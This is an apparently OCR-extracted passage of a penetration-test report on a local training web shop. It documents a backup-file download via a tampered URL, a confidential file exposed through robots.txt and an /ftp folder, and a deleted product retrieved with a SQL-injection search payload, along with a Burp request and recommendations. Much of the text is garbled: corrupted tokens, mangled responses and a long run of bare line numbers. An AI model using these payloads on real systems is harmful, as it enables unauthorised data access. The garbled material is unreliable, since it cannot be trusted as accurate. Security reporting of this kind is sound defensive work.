
```

12. Success – File was downloaded:




Pretty	Raw	Hex	Render
1 GET /ftp/coupons_2013.md.bak#25#30#30.md HTTP/1.1	1 HTTP/1.1 200 OK		
2 Host: 127.0.0.1:3000	2 Access-Control-Allow-Origin: *		
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"	3 X-Content-Type-Options: nosniff		
4 sec-ch-ua-mobile: ?0	4 X-FRAME-Options: SAMEORIGIN		
5 sec-ch-ua-platform: "Windows"	5 Feature-Policy: payment 'self'		
6 Accept-Language: en-US,en;q=0.9	6 X-Receiving: //#jobs		
7 Upgrade-Insecure-Requests: 1	7 Accept-Ranges: bytes		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	8 Cache-Control: public, max-age=0		
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0	9 Last-Modified: Tue, 08 Apr 2025 11:59:17 GMT		
Safari/537.36	10 ETag: W/"8e-1961544de7d"		
9 Accept:	11 Content-Type: application/octet-stream		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	12 Content-Length: 142		
0 Sec-Fetch-Site: same-origin	13 Vary: Accept-Encoding		
1 Sec-Fetch-Mode: navigate	14 Date: Mon, 05 May 2025 16:22:54 GMT		
2 Sec-Fetch-User: ?1	15 Connection: keep-alive		
3 Sec-Fetch-Dest: document	16 Keep-Alive: timeout=5		
4 Referer: http://127.0.0.1:3000/ftp	17 n<MbgC7sn		
5 Accept-Encoding: gzip, deflate, br	18 mNYS#gC7sn		
6 Cookie: language=en; cookieconsent_status=dismiss;	19 o*IVigC7sn		
welcomebanner_status=dismiss; token=	20 k#DlqC7sn		
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwz	21 o*IlpgC7sn		
GFOYSI6eyJpZC16MSwidXN1cm5hbWUiOiiilCJlbWPbC16ImFkbWluQGplawN1LN	22 n(XRvgC7sn		
olm9wIiwickGFzc3dvcmQioiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwM	23 n(XLtcC7sn		
CIsInJvbGUiOijhZGlpbisImRhbHV4ZVRva2VujoiiIwibGFzdHxvZ2luSXAiOii	24 k#AfqC7sn		
ilCJwcm5maWxISWhZZUioiJhc3N1dHMvcHWibGljL2ltyWdIcy9lcGxvYWzL2R1Z	25 q:<IqgC7sn		
mFlbHREZGlpbis5wmcilCJOb3PwU2VjcnVOIjoiIiwiakNBY3RpdmUiOnRydwUsImN	26 pEw8ogC7sn		
yZWFOZWRBdC16ijIwMjUtMDQtMTggMTg6NTA6MjgnMsU2ICswHdowMCIsInVwZGF0Z	27 pes[BgC7sn		
WRBdC16ijIwMjUtMDQtMTggMTg6NTA6MjgnMsU2ICswHdowMCIsImRlbGV0ZWRBdC1	28 1)8DfgC7ss		
6bnVsbHOsImlhdc16MTcONTAwNjg4MX0.Nw8jasTfFGAIvtDNKzqo5RNYLJInhovat			


13. Copy the full URL from BurpSuite:



14. Open it in browser:



15. Backup file was successfully downloaded and saved locally:



#### 5.4.6 Confidential Document

MEDIUM

##### Description:

A serious vulnerability was discovered in the application where a sensitive document containing confidential business acquisition plans can be accessed directly via URL tampering. No authentication or access controls are in place to prevent unauthorized access to this file. The file is exposed publicly and can be found by manually inspecting accessible directories like /robots.txt and then navigating to hidden folders listed there.

##### Impact:

The penetration tester was able to access a highly sensitive internal document revealing private business acquisition strategies. This could lead to:

- Exposure of confidential corporate plans, potentially damaging to the organization.
- Legal and compliance violations (e.g., GDPR, CCPA, etc.).
- Severe reputational harm and potential financial impact.
- Use of the information by malicious competitors or threat actors.

##### Vulnerability Location:


- Component: File Access via Direct URL
- Vulnerable URL: <https://127.0.0.1:3000/ftp/acquisitions.md>
- Initial Clue Found At: <https://127.0.0.1:3000/robots.txt>
- IP Address Used During Testing: 127.0.0.1:3000/#/

##### Recommendations:


- Restrict access to sensitive files by implementing proper authentication and authorization mechanisms.
- Remove or properly secure any internal folders referenced in robots.txt.

## Proof of Concept (PoC):


1. Type this into the address bar: 127.0.0.1:3000/robots.txt



2. This file usually tells web crawlers which parts of the site not to index. Inside it, I saw a line that said: Disallow: /ftp
3. That was a hint that there's a hidden directory called /ftp. I went directly to it:



4. There are multiple files listed. click on one of them called: acquisitions.md
5. This file opened immediately without any login or protection, and it contained confidential document.



#### 5.4.6 Leaked Unsafe Product

MEDIUM

- Description:

A previously deleted unsafe product was still accessible via a third-party source due to inadequate data leak prevention. The product and its dangerous ingredients should have been securely deleted from all systems, including backups and online references, but were still available, exposing sensitive product details.

---

- Impact:

The penetration tester was able to retrieve and view the sensitive composition of a discontinued and unsafe product. This poses a health and safety risk to consumers and demonstrates the failure to fully remove or sanitize sensitive data related to decommissioned items.

---

- Vulnerability Location:

- Location: Product database
- 

- Recommendations:

- Implement data leak prevention (DLP) mechanisms to detect and stop sensitive data from being shared or stored insecurely. ([https://owasp.org/wwwcommunity/controls/Data\\_Leakage\\_Prevention](https://owasp.org/wwwcommunity/controls/Data_Leakage_Prevention))
    - Remove deprecated product data from all storage and third-party systems.
    - Monitor external platforms for leaked content and request takedowns when necessary.
    - Apply strong access controls and encryption to internal product databases.
    - Regularly audit database content for outdated or sensitive information.
- 

- Proof Of Concept:

1. Used a previous SQL Injection vulnerability to access the database containing product records, including removed ones.

## 2. Review the database and identify a removed product due to safety concerns.

```

Request
Pretty Raw Hex
1 GET /rest/products/search?q='')--| HTTP/1.1
2 Host: localhost:3000
3 sec-ch-us: "Not/AlBrand";v="8", "Chromium";v="126"
4 Accept: application/json, text/plain, */*
5 sec-ch-us-variant: 100
6 sec-ch-us-mobile: 70
7 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdGF0ZmF0LjZsDmNjZWdIiixvZGFDY3ISeayJpZC1CP0usInVez20UWqM1IjoiIiLwL2M0Ih
8 mHnJ0eJh1KJY1Qb...Z0lZkScCvCcCisIn8cN8cNk1joi003Y3NwM0V1VThNaAz2zhMzRmT407Fa0D01N011LCjy2x1Ijoi3v4d9t2
9 X11LcK2w1eGVb2h1b1fG1is1xhc3RMb2dpk\w\joiMT3LjAMc4xIiwiChVZelzULtYWdIjoi1L2fxz2v0cy9wW3saMwMwLh2
10 Vz1SwbGhZmZhGVYVsdSedcc1CJ0b3wU2VjcvVOjoi1LviwXmBYBpdauJ0RydwlsInlyZWFO2WR8dC1G1jMwUtdM0tHdgMjE
11 dPdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE
12 IahhC1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE
13 bhdRDUok0_0g91xetST5oFACeir)-YN4yqdz2e53hdoyvh12skkeyXh8sPhy6sTrTcTyX0cVtAglVPTu
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
15 Chrome/126.0.6478.127 Safari/537.36
16 g-user-agent: "Windows"
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Dest: empty
20 Accept-Encoding: gzip, deflate, br
21 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=
22 GEEKRQqlAyBb9kJVDelhvtK1SoYhltFmFGr1pxervNM0gZvw; token=
eyJhbGciOiJIUzI1NiJ9.eyJzdGF0ZmF0LjZsDmNjZWdIiixvZGFDY3ISeayJpZC1CP0usInVez20UWqM1IjoiIiLwL2M0Ih
23 mHnJ0eJh1KJY1Qb...Z0lZkScCvCcCisIn8cN8cNk1joi003Y3NwM0V1VThNaAz2zhMzRmT407Fa0D01N011LCjy2x1Ijoi3v4d9t2
24 X11LcK2w1eGVb2h1b1fG1is1xhc3RMb2dpk\w\joiMT3LjAMc4xIiwiChVZelzULtYWdIjoi1L2fxz2v0cy9wW3saMwMwLh2
25 Vz1SwbGhZmZhGVYVsdSedcc1CJ0b3wU2VjcvVOjoi1LviwXmBYBpdauJ0RydwlsInlyZWFO2WR8dC1G1jMwUtdM0tHdgMjE
26 dPdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE
27 IahhC1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE1C1G1jMwUtdM0tHdgMjE
28 bhdRDUok0_0g91xetST5oFACeir)-YN4yqdz2e53hdoyvh12skkeyXh8sPhy6sTrTcTyX0cVtAglVPTu
29 If-None-Match: W/355b-Zk4srnLgaJ7afh93RPaHfLFLU"
30 Connection: keep-alive
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
209
210
211
212
213
214
215
216
217
218
219
219
220
221
222
223
224
225
226
227
228
229
229
230
231
232
233
234
235
236
237
238
239
239
240
241
242
243
244
245
246
247
248
249
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
287
288
289
289
290
291
292
293
294
295
296
297
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
487
488
489
489
490
491
492
493
494
495
496
497
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
778
779
779
780
781
782
783
784
785
786
787
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
878
879
879
880
881
882
883
884
885
886
887
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1115
1116
1117
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1215
1216
1217
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1315
1316
1317
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1415
1416
1417
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1515
1516
1517
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1615
1616
1617
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1715
1716
1717
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1815
1816
1817
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1915
1916
1917
1917
1918
1919
1919
1920
1921

```

```
39. "type": "Hueteroneel",
40. "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It's also known as the  
"beach apple" and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been  
used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a  
warning, this coupled with Eurogum Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark which  
reportedly treats edema, while the dried fruits have been used as a diuretic."
41. 3
```

## 5. Report the unsafe product and leaked data to the website.

The screenshot shows a 'Customer Feedback' form on a dark-themed website. The form fields include:

- Author:** anonymous
- Comment\***: "Hueteroneel" that is when coupled with "Eurogum Edule" can16 sometimes found fatal. (The phrases "Hueteroneel", "Eurogum Edule", and the number 16 are highlighted with red boxes.)
- Max. 160 characters**: 153/160
- Rating**: A slider set to 5 stars.
- CAPTCHA:** What is 10+3+3 ?
- Result\***: 16

A large blue 'Submit' button is at the bottom.

This kind of exposure requires proper data leakage prevention, backend security measures to protect against unauthorized data retrieval and complete removal from public access.

## 5.4.7 Privacy Policy

INFORMATIONAL

### Description:

The application's Privacy Policy page is only accessible after user authentication. This restricts unauthenticated users from reviewing the platform's data handling practices before account creation.

---

### Impact:

While not a technical vulnerability, this behavior may violate transparency and compliance standards (e.g., GDPR Article 12), which require privacy policies to be publicly accessible.

---

Vulnerability Location: 127.0.0.1/#/Privacy%20Policy

---


### Recommendation:

Allow unauthenticated access to the Privacy Policy page to align with privacy regulations and improve transparency.

